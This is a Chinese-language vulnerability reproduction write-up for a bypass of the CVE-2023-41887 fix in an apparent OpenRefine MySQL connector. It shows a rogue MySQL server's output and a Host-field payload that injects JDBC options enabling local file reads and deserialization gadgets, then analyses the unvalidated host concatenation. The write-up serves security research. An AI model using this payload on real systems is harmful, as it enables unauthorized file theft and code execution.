
漏洞复现

由首先构造一个恶意MySQL Server(此处使用开源项目MySQL_Fake_Server)

```
両 命令提示符 - python3 server。 × □ 両 命令提示符
                                                               X 命令提示符
E:\VulnResearch\MySQL_Fake_Server>python3 server.py
E:\VulnResearch\MySQL_Fake_Server\server.py:17: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3. 8, use "async def" instead
def accept_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:21: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def process_fileread(server_reader, server_writer,filename):
E:\VulnResearch\MySQL_Fake_Server\server.py:63: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
def handle_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:231: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
               _____
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b'ssrf']
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 3306
```

接着去进行Jdbc连接触发漏洞



Type: MySQL

Host: 127.0.0.1:3306,

(host=127.0.0.1,port=3306,autoDeserialize=true,allowLoadLocalInfile=true,allowUrl

InLocalInfile=true, allowLoadLocalInfileInPath=true), 127.0.0.1

Port: 3306

User: win_hosts
Database: test

漏洞分析

该漏洞是CVE-2023-41887漏洞修复的绕过,主要漏洞原理实则是利用官方语法特性,如下图所示,在连接时候我们可以在Host部分中进行参数配置

在

com.google.refine.extension.database.mysql.MySQLConnectionManager#getConnection方法中进行最终的JdbcUrl构造

也就是这里的<mark>toURI</mark>方法调用,可以看到Host部分直接进行的拼接为做任何校验,也就导致可以利用mysql的地址特性进行绕过